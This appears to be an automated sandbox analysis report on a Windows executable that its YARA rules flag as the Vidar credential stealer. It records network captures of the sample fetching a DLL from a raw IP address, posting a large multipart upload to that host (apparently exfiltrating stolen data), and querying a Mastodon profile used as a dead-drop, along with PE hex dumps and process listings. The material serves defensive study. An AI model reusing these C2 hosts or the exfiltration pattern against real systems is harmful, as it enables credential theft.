00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 60 0e 00 00 00 40 02 00 00 10 00 00 00 08 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.lJOJOJOuOJO?oKNJO?oINJO?oONJO?oNNJOmKNJO-nKNJOKO~JO-nNNJO-nJNJO-nOJO-nHNJORichJOPELb["!bP@0x@`T(@l.text `.rdataDF@@.data @.rsrcx0@@ .reloc`@@B
Sep 27, 2021 18:35:02.932543039 CEST	7656	OUT	GET /vcruntime140.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 23.88.105.196 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 18:35:02.954013109 CEST	7658	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 16:35:02 GMT Content-Type: application/x-msdos-program Content-Length: 83784 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "14748-57aa1f0b0df80" Expires: Tue, 28 Sep 2021 16:35:02 GMT Cache-Control: max-age=86400 X-Cache-Status: EXPIRED X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 01 f9 a3 4e 45 98 cd 1d 45 98 cd 1d 45 98 cd 1d f1 04 22 1d 47 98 cd 1d 4c e0 5e 1d 4e 98 cd 1d 45 98 cc 1d 6c 98 cd 1d 9c fa c9 1c 55 98 cd 1d 9c fa ce 1c 56 98 cd 1d 9c fa c8 1c 41 98 cd 1d 9c fa c5 1c 5f 98 cd 1d 9c fa cd 1c 44 98 cd 1d 9c fa 32 1d 44 98 cd 1d 9c fa cf 1c 44 98 cd 1d 52 69 63 68 45 98 cd 1d 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 0c 38 27 59 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 ea 00 00 00 20 00 00 00 00 00 00 00 ae 00 00 00 10 00 00 00 00 01 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 0a 00 00 00 06 00 00 00 00 00 00 00 00 40 01 00 00 04 00 00 bc 11 02 00 03 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 b0 f0 00 00 14 09 00 00 c0 10 01 00 8c 00 00 00 00 20 01 00 08 04 00 00 00 00 00 00 00 00 00 00 00 0 8 01 00 48 3f 00 00 00 30 01 00 94 0a 00 00 b0 1f 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 1f 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 bc 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 c4 e9 00 00 00 10 00 00 00 ea 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 44 06 00 00 00 00 01 00 00 02 00 00 00 ee 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 69 64 61 74 61 00 00 b8 05 00 00 00 10 01 00 00 06 00 00 00 f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 08 04 00 00 00 20 01 00 00 06 00 00 00 f6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 94 0a 00 00 00 30 01 00 00 0c 00 00 00 fc 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$NEEE"GL^NElUVA_D2DDRichEPEL8'Y"! @@A H?08@ .text `.dataD@.idata@@.rsrc @@.reloc0@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.7	49771	23.88.105.196	80	C:\Users\user\Desktop\cYKFZFK0Rg.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 18:35:29.085192919 CEST	7753	OUT	POST / HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A Content-Length: 109272 Host: 23.88.105.196 Connection: Keep-Alive Cache-Control: no-cache
Sep 27, 2021 18:35:29.382555008 CEST	7865	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 16:35:29 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Content-Encoding: gzip Data Raw: 31 36 0d 0a 1f 8b 08 00 00 00 00 00 04 03 cb cf 06 00 47 dd dc 79 02 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 16Gy0

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49742	88.99.75.82	443	C:\Users\user\Desktop\cYKFZFK0Rg.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-27 16:35:00 UTC	0	OUT	GET /@killern0 HTTP/1.1 Host: mas.to

Timestamp	kBytes transferred	Direction	Data
2021-09-27 16:35:00 UTC	0	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 16:35:00 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Server: Mastodon X-Frame-Options: DENY X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block Permissions-Policy: interest-cohort=() Link: <https://mas.to/.well-known/webfinger?resource=acct%3Akillern0%40mas.to>; rel="lrdd"; type="application/jrd+json", <https://mas.to/users/killern0>; rel="alternate"; type="application/activity+json" Vary: Accept, Accept-Encoding, Origin Cache-Control: max-age=0, public ETag: W/"1248336176156d4ef12b770a819c1cba" Content-Security-Policy: base-uri 'none'; default-src 'none'; frame-ancestors 'none'; font-src 'self' https://mas.to; img-src 'self' https: data: blob: https://mas.to; style-src 'self' https://mas.to 'nonce-2GILDBGpTITgRvj2pp3lvQ=='; media-src 'self' https: data: https://mas.to; frame-src 'self' https:; manifest-src 'self' https://mas.to; connect-src 'self' data: blob: https://mas.to https://media.mas.to wss://mas.to; script-src 'self' https://mas.to; child-src 'self' blob: https://mas.to; worker-src 'self' blob: https://mas.to Set-Cookie: _mastodon_session=ydAkV7LxY5lSfUTu8ULR46XmS5BES1knkNqezGHK2ri83y3H2qna65RCXdGZcBYMqG6ZROxPmZciruK0AhQVUbs8f0RxVtaNSbwFJ%2Fml6rGtTNLaKq%2BhKdyvEEiTc6RMigva9j9kSrLJgYOrRE4%2FUTWd1q79iWc9z2Qr0q9WmAfZ6sQkMyHOtVvA5Ac7BGcgjoWpQxu4GaPDf3iXJ0UhF0Bupa3%2FzP2yY%2FmBwn1ww%2F39nFaZXrO86e2kVRTMP8alFMnD2VgOfo0PXXF%2F4H26%2FION1x%2FmSCLFqaD%2BxxFm%2BY2tV2y8QLwlV826EaHyp6lqTKWkEABqg6yQGvgd0v8Y51jiQn8BTi%2BE%2Fhw%2BJRtE%2FO9QSmcPag%3D%3D--8A6ecliUMnc3n%2Fem--B2rMWgx8iJnw0434jQkrvw%3D%3D; path=/; secure; HttpOnly; SameSite=Lax X-Request-Id: 7c242d88-c48b-40e5-9b99-6931c4754ffc X-Runtime: 0.051366 Strict-Transport-Security: max-age=63072000; includeSubDomains X-Cached: MISS Strict-Transport-Security: max-age=31536000
2021-09-27 16:35:00 UTC	1	IN	Data Raw: 35 30 33 61 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 27 65 6e 27 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 27 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 27 20 6e 61 6d 65 3d 27 76 69 65 77 70 6f 72 74 27 3e 0a 3c 6c 69 6e 6b 20 68 72 65 66 3d 27 2f 66 61 76 69 63 6f 6e 2e 69 63 6f 27 20 72 65 6c 3d 27 69 63 6f 6e 27 20 74 79 70 65 3d 27 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 27 3e 0a 3c 6c 69 6e 6b 20 68 72 65 66 3d 27 2f 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 2e 70 6e 67 27 20 72 65 6c 3d 27 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 27 20 73 Data Ascii: 503a<!DOCTYPE html><html lang='en'><head><meta charset='utf-8'><meta content='width=device-width, initial-scale=1' name='viewport'><link href='/favicon.ico' rel='icon' type='image/x-icon'><link href='/apple-touch-icon.png' rel='apple-touch-icon' s
2021-09-27 16:35:00 UTC	16	IN	Data Raw: 2d 31 31 2e 36 30 32 35 20 30 2d 31 37 2e 34 31 37 39 37 20 37 2e 35 30 38 35 31 36 2d 31 37 2e 34 31 37 39 37 20 32 32 2e 33 35 33 35 31 36 76 33 32 2e 33 37 35 30 30 32 48 39 36 2e 32 30 37 30 33 31 56 38 35 2e 34 32 33 38 32 38 63 30 2d 31 34 2e 38 34 35 2d 35 2e 38 31 35 34 36 38 2d 32 32 2e 33 35 33 35 31 35 2d 31 37 2e 34 31 37 39 36 39 2d 32 32 2e 33 35 33 35 31 36 2d 31 30 2e 34 39 33 37 35 20 30 2d 31 35 2e 37 34 30 32 33 34 20 36 2e 33 33 30 30 37 39 2d 31 35 2e 37 34 30 32 33 34 20 31 38 2e 37 39 38 38 32 39 76 35 39 2e 31 34 38 34 33 39 48 33 38 2e 39 30 34 32 39 37 56 38 30 2e 30 37 36 31 37 32 63 30 2d 31 32 2e 34 35 35 20 33 2e 31 37 31 30 31 36 2d 32 32 2e 33 35 31 33 32 38 20 39 2e 35 34 31 30 31 35 2d 32 39 2e 36 37 33 38 32 38 20 36 2e Data Ascii: -11.6025 0-17.41797 7.508516-17.41797 22.353516v32.375002H96.207031V85.423828c0-14.845-5.815468-22.353515-17.417969-22.353516-10.49375 0-15.740234 6.330079-15.740234 18.798829v59.148439H38.904297V80.076172c0-12.455 3.171016-22.351328 9.541015-29.673828 6.

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: cYKFZFK0Rg.exe PID: 5468 Parent PID: 2680

General

Start time:	18:33:40
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\cYKFZFK0Rg.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\cYKFZFK0Rg.exe'
Imagebase:	0x400000
File size:	1648640 bytes
MD5 hash:	E9441B756F99EE3ADF804214119C1FA1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.311702694.0000000000606000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.446958063.00000000005EF000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.310964410.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.341471201.00000000005EF000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.316342513.0000000002A60000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.263373561.0000000002A60000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.284609499.0000000002A60000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.385428124.0000000003010000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.262630370.0000000000606000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.382566856.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.439941163.0000000000654000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.380918753.0000000003010000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.312670065.0000000003010000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.312415233.0000000002A60000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.446397450.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.379171942.00000000005EF000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.260747204.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.439845049.00000000005EF000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.447190631.0000000000654000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.261044749.0000000000606000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.342678045.0000000002A60000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.441188939.0000000002A60000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.291682581.0000000000400000.00000040.00020000.sdmp, Author:

	Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.292057075.0000000000606000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.442042479.0000000003010000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.263849462.0000000003010000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.292934673.0000000003010000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.279961287.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.261605533.0000000003010000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.380515198.0000000002A60000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.345797617.0000000003010000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.344801344.00000000005EF000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.313893042.0000000000606000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.281077536.0000000000606000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.261463923.0000000002A60000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.341090168.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.316569747.0000000003010000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.292631459.0000000002A60000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.344541650.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.378745475.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.343398801.0000000003010000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.262230618.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.449348743.0000000002A60000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.313374042.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.285913174.0000000003010000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.384930806.0000000002A60000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.345532926.0000000002A60000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.383430951.00000000005EF000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.450418453.0000000003010000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000001.00000000.439266419.0000000000400000.00000040.00020000.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: WerFault.exe PID: 2736 Parent PID: 5468

General

Start time:	18:33:47
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 5468 -s 868
Imagebase:	0x70000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Created

File Deleted

File Written

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Analysis Process: WerFault.exe PID: 4116 Parent PID: 5468

General

Start time:	18:34:01
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 5468 -s 888
Imagebase:	0x70000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Created

File Deleted

File Written

Registry Activities — Show Windows behavior

Key Created

Analysis Process: WerFault.exe PID: 6336 Parent PID: 5468

General

Start time:	18:34:12
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 5468 -s 896
Imagebase:	0x70000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Created

File Deleted

File Written

Registry Activities — Show Windows behavior

Key Created

Analysis Process: WerFault.exe PID: 6548 Parent PID: 5468

General

Start time:	18:34:25
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 5468 -s 1104
Imagebase:	0x70000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Created

File Deleted

File Written

Registry Activities — Show Windows behavior

Key Created

Analysis Process: WerFault.exe PID: 6280 Parent PID: 5468

General

Start time:	18:34:44
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 5468 -s 1516
Imagebase:	0x70000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Created

File Deleted

File Written

Registry Activities — Show Windows behavior

Key Created

Analysis Process: WerFault.exe PID: 1044 Parent PID: 5468

General

Start time:	18:35:17
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 5468 -s 2028
Imagebase:	0x70000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Created

File Deleted

File Written

Registry Activities — Show Windows behavior

Key Created

Analysis Process: WerFault.exe PID: 4760 Parent PID: 5468

General

Start time:	18:35:19
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 5468 -s 2036
Imagebase:	0x70000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WerFault.exe PID: 5768 Parent PID: 5468

General

Start time:	18:35:31
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 5468 -s 2052
Imagebase:	0x70000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities — Show Windows behavior

File Created

File Deleted

File Written

Registry Activities — Show Windows behavior

Key Created

Disassembly

Code Analysis